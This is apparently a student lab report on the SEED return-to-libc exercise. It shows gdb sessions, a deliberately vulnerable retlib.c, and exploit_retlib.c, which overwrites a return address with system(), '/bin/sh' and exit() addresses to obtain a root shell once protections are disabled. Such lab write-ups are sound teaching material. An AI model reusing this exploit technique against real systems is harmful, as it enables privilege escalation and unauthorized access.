

Computer System Security Assignment 2

Return-to libc Lab

Team – 19
Arjun Katneni
Sonam Ghatode

Table of Contents

S. No.	Topic	Page
1	Introduction	2
2	Turning Off Address Space Randomization	2
3	Turning Off Stack Guard Protection	3
4	Making the stack executable	3
5	Configuring /bin/sh for Ubuntu 16.04	3
6	Task 1: Finding out the addresses of libc functions	3
7	Task 2: Putting the shell string in the memory	4
8	Task 3: Exploiting the Buffer-Overflow Vulnerability	4
9	Task 4: Turning On Address Randomization	9
13	Codes Used	12
14	References	14

● Introduction:

The security measures introduced to save the stack from buffer overflow vulnerability exploit included turning the stack into non-executable memory segment. Since stack contains only the data to be used by programs, it was only wise to turn it to non-executable part of memory, just to make sure even if code is injected as input, it could not be executed. But apart from stack data, there is one more part of program is loaded into the memory while executing a program. The runtime libraries that will be used in the execution of the program are also loaded in the memory, and that's just another way of paving an exploit path. These libraries have inbuilt functions, which can be exploited. The attack we will be demonstrating exploits the `system()` library function by passing `'/bin/sh'` as environment variable.

Return-to-libc attack is more powerful than its previous buffer overflow attack, as it surpasses one of the security mechanisms that prevents buffer overflow attack. However it also exploits a buffer overflow vulnerability, but neither we execute any code from the stack nor we inject. But we utilize already existing code in the system.

We illustrate the attack in Ubuntu 16.0 with screenshots.

Outline of the attack:

- Removing security features:
 1. Address Space Randomization
 2. StackGuard Protection
 3. Configuring `/bin/sh`
- Running Shellcode:
- Creating Vulnerable Program
- Exploiting the vulnerability
- Effect of countermeasures
- Observations with countermeasures turned on

● Turning off Address Space Randomization:

This security feature randomizes the address space location of a process's data area. This randomly arranges positions of stack, heap, program start point and libraries of a process making it difficult to find the location of stack in our case to inject shellcode. This is included in linux from 2005.

- **Turning off Stack Guard Protection:**

This adds a canary value to the stack, which shows that the previous buffer has been overflowed when a buffer overflow happens and eventually terminates the execution of the program in our case.

Hence, we turn this off every time we compile it before executing the program.

- **Configuring /bin/sh for Ubuntu 16.04:**

As we illustrate the project both in ubuntu 16.04 and 12.04. The dash shell in Ubuntu 16.04 does not execute if found a Set UID process. Hence to run the program which in our case is a Set UID program we link another shell (ZSH) to the actual shell(sh) in ubuntu 16.04.

- **Task 1: Finding out the addresses of libc functions**

Libc is a dynamic link library which gets attached to most of the programs that are written in C. Libc consists to a large library of functions some of them including printf, scanf etc implemented in libc.

As we know the return address is pointing to some function in libc. We choose `system()` function which is present in libc. We use this to give instructions (address) to point to the string which can be executed(/bin/bash).

For this we need address of the function `system()` and address that points to /bin/bash. And the replace the return address with `system()` address.

```
10/28/2019 20:40] seed@ubuntu:~/Downloads$ gdb --quiet retlib
Reading symbols from /home/seed/Downloads/retlib...(no debugging symbols found)..
done.
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/Downloads/retlib


Breakpoint 1, 0x80484b6 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

We do this by *gdb* command with *-q* option (to make the debugger run in background and not show the starting part) and executable *./retlib* and set a breakpoint at *main* and run the program using *r*.

And once the breakpoint is created we use *p system*, by which we print the system and get a value *b7e5f430* which is the address location of *system* function. We do the same for *exit()* function.

- **Task 2: Putting the shell string in memory:**

To put the shell string in memory, we made an environment variable *myshell* and initialized it with the value */bin/sh* and using the program given in the *ret2libc* pdf, we got the address of the shell code.


A terminal window with a dark background and light-colored text. The prompt is [10/26/19]seed@VM:~/Downloads\$. The first command is ./shell, which outputs bffff906. The second command is vi exploi, and the third is gcc explo.

```
[10/26/19]seed@VM:~/Downloads$ ./shell
bffff906
[10/26/19]seed@VM:~/Downloads$ vi exploi
[10/26/19]seed@VM:~/Downloads$ gcc explo
```

- **Task 3: Exploiting the Buffer-Overflow Vulnerability:**

To exploit the vulnerability present in *retlib.c*, we edited *exploit_retlib.c* to create a badfile, which when loaded on stack will replace the return address with the address of *system()* function, provide the variable to be passed into *system()* function as the */bin/sh* by loading buffer with the address of */bin/sh*, and finally address of *exit()* function to make a clean exit from the program.

The stack layout for vulnerable program *retlib.c* is shown below:



The return address is to be loaded with the address of *system()* function. Hence, we edited *exploit.c* to create a badfile, with return address(address of *system()* function), address of */bin/sh*, and address of *exit()*. To find the address of *system()* function, we used *gdb*. In *gdb*, we set a breakpoint at starting of main function, by then all the standard libraries are loaded onto memory for execution of the program. When we run program in *gdb*, it breaks at start of main, where we printed the address of *system()* and *exit()* functions.

To create a badfile good to exploit the vulnerability, a 40 bytes long buffer was declared and initialized with the value of address of *system()* function at 24th byte(12 bytes of buffer and 12 bytes for old ebp, function parameters and call), 32th byte with address of environment variable *myshell*, and 36th byte with the address of *exit()* function.

We tried our program and hit very near to */bin/sh* and figured out that we are just 2 bytes after actual start of */bin/sh*. So we again changed the address and got the shell popped in Ubuntu 16.04 and Ubuntu 12.04 as well. Following are the screenshots for the same:

Screenshot of Ubuntu 16.04 Shell:


```

[10/26/19]seed@VM:~/Downloads$ vi exploit_retlib.c
[10/26/19]seed@VM:~/Downloads$ gcc exploit_retlib.c -o
exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./retlib
sh: 1: in/sh: not found
Segmentation fault
[10/26/19]seed@VM:~/Downloads$ vi exploit_retlib.c
[10/26/19]seed@VM:~/Downloads$ gcc exploit_retlib.c -o
exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./retlib
sh: 1: =/bin/sh: not found
Segmentation fault
[10/26/19]seed@VM:~/Downloads$ vi exploit_retlib.c
[10/26/19]seed@VM:~/Downloads$ gcc exploit_retlib.c -o
exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./retlib
$ whoami
seed
$ █

```

Screenshot for Ubuntu 12.04 Shell:

```

[sudo] password for seed:
kernel.randomize_va_space = 0
[10/28/2019 20:39] seed@ubuntu:~/Downloads$ ./shell
bffffbfbf
[10/28/2019 20:40] seed@ubuntu:~/Downloads$ gdb --quiet retlib
Reading symbols from /home/seed/Downloads/retlib...(no debugging symbols found)..
.done.
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/Downloads/retlib

Breakpoint 1, 0x080484b6 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3467] will be killed.

Quit anyway? (y or n) y
[10/28/2019 20:41] seed@ubuntu:~/Downloads$ vi exploit_retlib.c
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ gcc exploit_retlib.c -o exploit_retli
b
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ ./exploit_retlib
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ ./retlib
sh: 1: in/sh: not found
Segmentation fault (core dumped)
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ █

```

```

(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/Downloads/retlib

Breakpoint 1, 0x80484b6 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3467] will be killed.

Quit anyway? (y or n) y
[10/28/2019 20:41] seed@ubuntu:~/Downloads$ vi exploit_retlib.c
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ gcc exploit_retlib.c -o exploit_retli
b
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ ./exploit_retlib
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ ./retlib
sh: 1: in/sh: not found
Segmentation fault (core dumped)
[10/28/2019 20:43] seed@ubuntu:~/Downloads$ vi exploit_retlib.c
[10/28/2019 20:45] seed@ubuntu:~/Downloads$ gcc exploit_retlib.c -o exploit_retli
b
[10/28/2019 20:45] seed@ubuntu:~/Downloads$ ./exploit_retlib
[10/28/2019 20:45] seed@ubuntu:~/Downloads$ ./retlib
# whoami
root
# █

```

- **Attack Variation 1:**

When we did not use *exit()* in the attack, the program did not end neatly and we got segmentation fault(core dumped). In order to exploit cleanly, we need to be very alert that even if we do our work in shell, the victim should not know that he has been exploited and for that *exit()* is necessary.

Screenshot for Ubuntu 16.04 without *exit()* function:

```

[10/26/19]seed@VM:~/Downloads$ vi exploit_retlib.c
[10/26/19]seed@VM:~/Downloads$ gcc exploit_retlib.c -o
exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./retlib
$ exit
Segmentation fault
[10/26/19]seed@VM:~/Downloads$ █

```


Screenshot for Ubuntu 12.04 without *exit()* function:

```
[10/28/2019 22:50] seed@ubuntu:~/Downloads$ vi exploit_retlib.c
[10/28/2019 22:50] seed@ubuntu:~/Downloads$ gcc exploit_retlib.c -o exploit_retlib
[10/28/2019 22:50] seed@ubuntu:~/Downloads$ ./exploit_retlib
[10/28/2019 22:50] seed@ubuntu:~/Downloads$ ./retlib
sh: 1: in/sh: not found
Segmentation fault (core dumped)
[10/28/2019 22:50] seed@ubuntu:~/Downloads$ vi exploit_retlib.c
[10/28/2019 22:51] seed@ubuntu:~/Downloads$ gcc exploit_retlib.c -o exploit_retlib
[10/28/2019 22:51] seed@ubuntu:~/Downloads$ ./exploit_retlib
[10/28/2019 22:51] seed@ubuntu:~/Downloads$ ./retlib
# whoami
root
# exit
Segmentation fault (core dumped)
[10/28/2019 22:51] seed@ubuntu:~/Downloads$ █
```

- **Attack Variation 2:**

With file renamed, the addresses shift a bit. We renamed our *retlib* file to *newretlib* and it did not popped shell.

Screenshot of Ubuntu 16.04 with renamed retlib file:

```
[10/26/19]seed@VM:~/Downloads$ mv retlib newretlib
[10/26/19]seed@VM:~/Downloads$ ./exploit_retlib
[10/26/19]seed@VM:~/Downloads$ ./newretlib
sh: 1: h: not found
Segmentation fault
[10/26/19]seed@VM:~/Downloads$ █
```

Screenshot of Ubuntu 12.04 with renamed retlib file:

```
[10/28/2019 22:51] seed@ubuntu:~/Downloads$ mv retlib newretlib
[10/28/2019 22:54] seed@ubuntu:~/Downloads$ ./newretlib
sh: 1: h: not found
Segmentation fault (core dumped)
[10/28/2019 22:54] seed@ubuntu:~/Downloads$ █
```

• Task 4: Turning on Address Randomization:

When we turned on address randomization, address of environment variable `/bin/sh`, address of `system()` and `exit()` changes than it is predicted by debugger even after turning off disable-randomization using command

set disable-randomization off
in debugger.

To get the shell get popped up in while address randomization is on is extremely lucky case. You have to guess the right loading address of 2 functions and an environment variable to succeed in the attack. It definitely raises the bar but still is prone to attacks.

Screenshot of multiple trials when address randomization is on for Ubuntu 16.04:

```
0000| 0xbff82de4 --> 0xbff82e00 --> 0x1
0004| 0xbff82de8 --> 0x0
0008| 0xbff82dec --> 0xb75f8637 (<__libc_start_main+247
>:
)
0012| 0xbff82df0 --> 0xb7792000 --> 0x1b1db0
0016| 0xbff82df4 --> 0xb7792000 --> 0x1b1db0
0020| 0xbff82df8 --> 0x0
0024| 0xbff82dfc --> 0xb75f8637 (<__libc_start_main+247
>:
)
0028| 0xbff82e00 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb761ada0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb760e9d0 <__GI_
exit>
gdb-peda$
```

```
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb760e9d0 <__GI_
exit>
gdb-peda$ quit
[10/28/19]seed@VM:~/Downloads$ ./shell
bfba1906
[10/28/19]seed@VM:~/Downloads$
```

```

-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb761ada0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb760e9d0 <__GI_exit>
gdb-peda$ quit
[10/28/19]seed@VM:~/Downloads$ ./shell
bfba1906
[10/28/19]seed@VM:~/Downloads$ vi exploit_retlib.c
[10/28/19]seed@VM:~/Downloads$ gcc exploit_retlib.c -o
exploit_retlib
[10/28/19]seed@VM:~/Downloads$ ./exploit_retlib
[10/28/19]seed@VM:~/Downloads$ ./retlib
Segmentation fault
[10/28/19]seed@VM:~/Downloads$ ./shell
bf96b906
[10/28/19]seed@VM:~/Downloads$ █

```

```

0000| 0xbfcd30a4 --> 0xbfcd30c0 --> 0x1
0004| 0xbfcd30a8 --> 0x0
0008| 0xbfcd30ac --> 0xb75ed637 (<__libc_start_main+247
>:
)
0012| 0xbfcd30b0 --> 0xb7787000 --> 0x1b1db0
0016| 0xbfcd30b4 --> 0xb7787000 --> 0x1b1db0
0020| 0xbfcd30b8 --> 0x0
0024| 0xbfcd30bc --> 0xb75ed637 (<__libc_start_main+247
>:
)
0028| 0xbfcd30c0 --> 0x1
[-----]
-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb760fda0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76039d0 <__GI_exit>
gdb-peda$ █

```


Screenshot of multiple trials when address randomization is on for Ubuntu 12.04:

```
[10/28/2019 20:54] seed@ubuntu:~/Downloads$ gdb --quiet retlib
Reading symbols from /home/seed/Downloads/retlib...(no debugging symbols found)..
.done.
(gdb) set disable-randomization off
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/Downloads/retlib

Breakpoint 1, 0x080484b6 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7643430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7636fb0 <exit>
(gdb) quit
A debugging session is active.

    Inferior 1 [process 3594] will be killed.

Quit anyway? (y or n) y
[10/28/2019 20:54] seed@ubuntu:~/Downloads$ ./shell
bfd90bbf
[10/28/2019 20:54] seed@ubuntu:~/Downloads$ ./exploit_retlib
[10/28/2019 20:54] seed@ubuntu:~/Downloads$ ./retlib
Segmentation fault (core dumped)
[10/28/2019 20:55] seed@ubuntu:~/Downloads$ ./shell
bffb4bbf
[10/28/2019 20:55] seed@ubuntu:~/Downloads$ ./shell
bf8f5bbf
[10/28/2019 20:55] seed@ubuntu:~/Downloads$ █
```

```
[10/28/2019 20:54] seed@ubuntu:~/Downloads$ ./retlib
Segmentation fault (core dumped)
[10/28/2019 20:55] seed@ubuntu:~/Downloads$ ./shell
bffb4bbf
[10/28/2019 20:55] seed@ubuntu:~/Downloads$ ./shell
bf8f5bbf
[10/28/2019 20:55] seed@ubuntu:~/Downloads$ gdb --quiet retlib
Reading symbols from /home/seed/Downloads/retlib...(no debugging symbols found)..
.done.
(gdb) set disable-randomization off
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) p system
No symbol table is loaded. Use the "file" command.
(gdb) r
Starting program: /home/seed/Downloads/retlib

Breakpoint 1, 0x080484b6 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb763d430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7630fb0 <exit>
(gdb) quit
A debugging session is active.

    Inferior 1 [process 3612] will be killed.

Quit anyway? (y or n) y
[10/28/2019 20:56] seed@ubuntu:~/Downloads$ ./shell
bf8fbbbf
[10/28/2019 20:56] seed@ubuntu:~/Downloads$ █
```

- **Codes used:**

- **shell.c:**

```
#include<stdio.h>
#include<stdlib.h>
void main()
{
    char* shell = getenv("myshell");
    if(shell)
        printf("%x\n",(unsigned int)shell);
}
```

- **retlib.c:**

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

- **exploit_retlib.c:**


```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    *(long *) &buf[32] = 0xbfa1906 ; // "/bin/sh"
    *(long *) &buf[24] = 0xb761ada0 ; // system()
    *(long *) &buf[36] = 0xb760e9d0 ; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}

```

- **References:**

[1] https://en.wikipedia.org/wiki/Buffer_overflow_protection

[2] https://en.wikipedia.org/wiki/Return-to-libc_attack